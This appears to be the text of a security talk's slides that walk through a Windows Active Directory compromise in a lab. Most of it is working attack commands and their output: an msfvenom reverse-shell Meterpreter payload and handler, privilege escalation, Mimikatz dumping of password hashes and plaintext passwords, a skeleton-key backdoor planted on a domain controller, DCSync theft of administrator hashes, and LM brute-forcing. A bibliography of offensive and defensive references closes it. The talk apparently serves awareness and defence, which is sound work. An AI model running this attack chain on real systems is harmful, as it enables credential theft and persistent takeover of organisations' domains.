Good	Better	Best

Aegis Crypter for more information

windows 2000/sp/2003/vista/2008/7/8	windows 2000/sp/2003/vista/2008/7/8	windows 2000/sp/2003/vista/2008/7/8
Operating System 32/64	Operating System 32/64	Operating System 32/64
C/C++/ ASM	C/C++/ ASM	C/C++/ ASM
Coding language	Coding language	Coding language
No guarantee	Keep - 90%	Must - 100%
Anti-virus detection [FUD]	Anti-virus detection [FUD]	Anti-virus detection [FUD]

FORESITE

There is an entire market place of malware authors that specize in making malware undetectable.
(Shameless darkside of the web plug)

SO WHAT? WE GET MALWARE ALL THE TIME

- We clean it
- We re-image (sometimes, when it's convenient, and the end user won't be too inconvenienced)
- It's all better





WHAT'S MIMIKATZ?

- mimikatz is a tool made by Benjamin Delpy to learn C and make some experiments with Windows security.
- It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets.



SO WE'LL WORK IN METASPLOIT

Create payload for a package

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.218 lport=4444 -f exe -o /tmp/my_payload.exe
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 333 bytes

Saved as: /tmp/my_payload.exe



NOW WE LISTEN FOR THE CONNECTION

start a handler (something that accepts connections from our payload)

use exploit/multi/handler

set payload windows/shell/reverse_tcp

set LHOST 192.168.0.218

msf exploit(handler) > exploit



AND IT WORKED...

```
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.218   yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > exploit
[*] Exploit failed: The following options failed to validate: LHOST.
msf exploit(handler) > set lhost 192.168.0.218
lhost => 192.168.0.218
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.218:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.0.163
[*] Meterpreter session 1 opened (192.168.0.218:4444 -> 192.168.0.163:49580) at 2015-12-06 13:18:34 -0500

meterpreter >
```



LET'S GET MIMIKATZ RUNNING

```
meterpreter > getuid
Server username: 8021X\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

```
meterpreter > sysinfo
Computer      : WIN-6F4PQM16L11
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain       : 8021X
Logged On Users : 2
Meterpreter  : x86/win32
meterpreter >
```

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
meterpreter >
```



LET'S GET SOME HASHES

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : WIN-6F4PQM16L11.8021X.lan
BootKey    : 63023d1ba1bbf77beeb2c9d12431552d

Rid : 500
User : Administrator
LM  :
NTLM : 5767d970cfeaa6f613946f22431ac195

Rid : 501
User : Guest
LM  :
NTLM :
meterpreter >
```

OR WE CAN JUST DISPLAY THE PASSWORD

```
meterpreter > migrate 2548
[*] Migrating from 768 to 2548...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[*] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
AuthID   Package  Domain          User              Password
-----
0;999    NTLM     WORKGROUP       WIN-0H6EF0G0940$
0;45254  NTLM
0;996    Negotiate WORKGROUP       WIN-0H6EF0G0940$
0;588811 Negotiate Window Manager  DWM-2             The quieter you become, the more you are able
0;587242 Negotiate Window Manager  DWM-2
0;997    Negotiate NT AUTHORITY   SERVICIO LOCAL
0;7493219 NTLM     WIN-0H6EF0G0940 Administrador      veryStrongAdminPass
0;129651 NTLM     WIN-0H6EF0G0940 Ignacio Sorribas  veryStrongPass
0;601939 NTLM     WIN-0H6EF0G0940 Ignacio Sorribas  veryStrongPass
0;601965 NTLM     WIN-0H6EF0G0940 Ignacio Sorribas  veryStrongPass
0;129697 NTLM     WIN-0H6EF0G0940 Ignacio Sorribas  veryStrongPass
meterpreter >
```





Lets add a universal AD skeleton key to always login

AD SKELETON KEY

← → ↻ <https://adsecurity.org/?p=1275>

JAN 19 **Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest**

Microsoft Security, Technical Reference by Sean

Once an attacker has gained Domain Admin rights to your Active Directory environment, there are several methods for keeping privileged access. Skeleton Key is an persistence method for the modern attacker. More information on Skeleton Key is in my earlier post.

Note that the behavior documented in this post was observed in a lab environment using the version of Mimikatz shown in the screenshot. There are likely differences Skeleton Key malware documented by Dell SecureWorks and the Mimikatz skeleton key functionality. Mimikatz effectively "patches" LSASS to enable use of a master password with any valid domain user. Rebooting the DC refreshes the memory which removes the "patch".

Implanting the Mimikatz Skeleton Key on one or multiple Domain Controllers:

Mimikatz can now inject a skeleton key into LSASS on the Domain Controller by running the following command on the DC:

```
mimikatz.exe "privilege::debug" "misc::skeleton" exit
```



Lets add a universal AD skeleton key to always login
Think kon-boot for an active directory domain

PRETTY DIFFICULT, RIGHT?

```
Server 2008 Clone (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mimikatz 2.0 alpha x64 (oe.eo)

#####  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13
#####  / * * *
#####  / ## Benjamin DELPV 'gentilkiwi' ( benjamin@gentilkiwi.co
#####  v ## http://blog.gentilkiwi.com/mimikatz (oe
#####  '#####' with 17 modules * *

mimikatz # privilege::debug
ERROR mimikatz_doLocal ; "privilege" module not found !

standard - Standard module [Basic commands (does not r
ane)]
crypto - Crypto Module
sekurlsa - Sekurlsa module [Some commands to enumerate
]
kerberos - Kerberos package module []
privilege - Privilege module
process - Process module
service - Service module
lsadump - Lsadump module
ts - Terminal Server module
event - Event module
misc - Miscellaneous module
token - Token manipulation module
vault - Windows Vault/Credential module
minesweeper - Minesweeper module
net -
dpapi - DPAPI Module (by API or RAW access) [Data F
cation programming interface]
busylight - BusyLight Module

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```



If I type mimikatz for any password now, that login will be accepted.

AD DC SYNC

```
mimikatz 2.0 alpha x64 (oe.oe)
29 ba65ae67bfac3f2e493983f3cbe336ea

mimikatz # leadump::dcync /user:8021X\Administrator
[DC1 '8021X.lan' will be the domain]
[DC1 'WIN-6F4PQM16L11.8021X.lan' will be the DC server]

[DC1 '8021X\Administrator' will be the user account]
Object RDN : Administrator

** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 < USER_OBJECT >
User Account Control : 00000200 < NORMAL_ACCOUNT >
Account expiration :
Password last change : 12/5/2015 8:50:53 PM
Object Security ID : S-1-5-21-4274286518-3935474868-4071880468-500
Object Relative ID : 500

Credentials:
Hash NTLM: d5581e620f645054b9dcb122a17dd0ed
ntlm-0: d5581e620f645054b9dcb122a17dd0ed
ntlm-1: 5767d970cf6aa6f613946f22431ac195
lm-0: 085ea1840da45e7f71d67bden48288aa

Supplemental Credentials:
* Primary:Kerberos-Neuer-Keys *
Default Salt : 8021X.LANAdministrator
Default Iterations : 4096
Credentials
aes256_hmac <4096> : c906b45553715cc550e2b753084004835d64156e061b9b4
b2802a80ca66df5b
aes128_hmac <4096> : 90c5baa758baedd14413c7e8e4fe770c
des_cbc_md5 <4096> : 94f48f3185cb0258

* Primary:Kerberos *
Default Salt : 8021X.LANAdministrator
Credentials
des_cbc_md5 : 94f48f3185cb0258

* Packages *
Kerberos-Neuer-Keys
* Primary:WDigest *
```



Or use directory sync to sync any object out of active directory
And of course passwords are easily recoverable via LM

RECOVERABLE VIA LM

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
✘ Administrator	* empty *			085EA1840DA45E7F71D67BDED48288AA	D5581E620F64...		LM & NTLM & NTLM & NTLM & NTLM
✘ CEN Demo	* empty *						
✘ foresiteTM	* empty *						
✘ Guest							

Brute-Force Attack

Charset: Predefined
ABCDEF...Z0123456789

Key Space: 80603140212

Key Rate: 10728470 Pass/Sec

Current password: U4UFGG

Time Left: 2.07589 hours


Stop Exit



Or use directory sync to sync any object out of active directory
And of course passwords are easily recoverable via LM

QUESTIONS?





BIBLIOGRAPHY

Jason Street - <http://www.irongeek.com/i.php?page=videos/grrcon2015/antifreeze-hamburger02-breaking-in-bad-im-the-one-who-doesnt-knock-jayson-street>

OWASP top 10 - https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet

Active Directory Real Defense for Domain Admins Jason Lang - <https://www.youtube.com/watch?v=uccM2xtE5SA>
Domain lock down - Jason Lang
<https://github.com/cun0usjack/activedirectory/blob/master/DomainLockDown/DomainLockDown.ps1>

Go ahead web server directory traversal attack
<https://packetstormsecurity.com/files/author/7886/>
<http://www.securityfocus.com/bid/5197/info>

Irongeek
<http://www.irongeek.com>

Shodan Tutorial
<https://danielmiessler.com/study/shodan/>

<https://www.shodan.io/host/64.251.58.188#1911>
http://www.hvacc.net/pdf/tridium/docs_3.5.25/EngNotes/tunneling/docEn_Tunneling.pdf

ARP Spoofing
https://en.wikipedia.org/wiki/ARP_spoofing

Defending against ARP cache poisoning attacks
<https://www.sans.org/reading-room/whitepapers/intrusion/detecting-responding-data-link-layer-attacks-33513>

(Tool) Responder
<https://github.com/Spiderlabs/Responder>



BIBLIOGRAPHY

<https://www.trustedsec.com/july-2013/wpad-man-in-the-middle-clear-text-passwords/>

LLMNR further reading
<https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning>
<https://www.tracesecurity.com/blog/protect-your-hashes#VmCg0LiDGko>
<https://www.trustwave.com/Resources/SpiderLabs-Blog/Owning-Windows-Networks-with-Responder-1-7/>

Windows 7 CIS Benchmarks
<https://benchmarks.cisecurity.org/downloads/show-single/?file=windows7.2.10>

Passwords and hashes - notes

http://www.windowsecurity.com/articles-tutorials/misc_network_security/Dissecting-Pass-Hash-Attack.html

Security accounts manager
https://en.wikipedia.org/wiki/Security_Account_Manager

http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/How-Cracked-Windows-Password-Part2.html

Safely dumping domain credentials from NTDS.DIT
<http://securityweekly.com/2011/12/28/safely-dumping-hashes-now-avail/>

LMhashing
<https://technet.microsoft.com/en-us/magazine/2006.08.securitywatch.aspx>

Brute Force Search of a DES Keyspace
http://people.ece.cornell.edu/land/courses/ece5760/FinalProjects/f2008/tt236/tt236/high_level_design.html

https://en.wikipedia.org/wiki/NT_LAN_Manager



BIBLIOGRAPHY

MD4 (This is what NTLM is based on)
<http://searchsecuritytechtarget.com/definition/MD4>

Don't use NTLM - Microsoft
<https://msdn.microsoft.com/en-us/library/cc236715.aspx>

Kerberos
[https://en.wikipedia.org/wiki/Kerberos_\(protocol\)](https://en.wikipedia.org/wiki/Kerberos_(protocol))

MScache
<http://webstersprodigy.net/2014/02/03/mscash-hash-primer-for-pentesters/>

Why Crack When You Can Pass the Hash?
<https://www.sans.org/reading-room/whitepapers/testing/crack-pass-hash-33219>

Malware related topics

Scrambler and Obfuscator for PE formatted Win32 binaries
<https://code.google.com/p/pescrambler/>

Malware sample I used in the example
<https://malwaretips.com/threads/where-can-i-get-a-sample-of-cryptolocker-41729/>

Brian Krebs on Crypting services
<http://krebsonsecurity.com/2014/05/antivirus-is-dead-long-live-antivirus/#more-25861>

Virustotal
<https://www.virustotal.com/>



BIBLIOGRAPHY

Online sandboxing - Cuckoo Sandbox
<https://malwr.com/>

mimikatz
<https://www.offensive-security.com/metasploit-unleashed/mimikatz/>

Meme search engine
<https://www.google.com/search/safe=off&site=&tbm=isch&source=hp&biw=1253&bih=679&q=memes>

Using binary payloads in metasploit
<https://www.offensive-security.com/metasploit-unleashed/binary-payloads/>

How to use msfvenom with meterpreter
<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

mimikatz and meterpreter
<https://alexandreborgesbrazil.files.wordpress.com/2014/09/mimikatz.pdf>

Active directory skelton keys using mimikatz
<https://adsecurity.org/?p=1275>

Mimikatz and DCSync and ExtraSids, Oh My
<http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/>

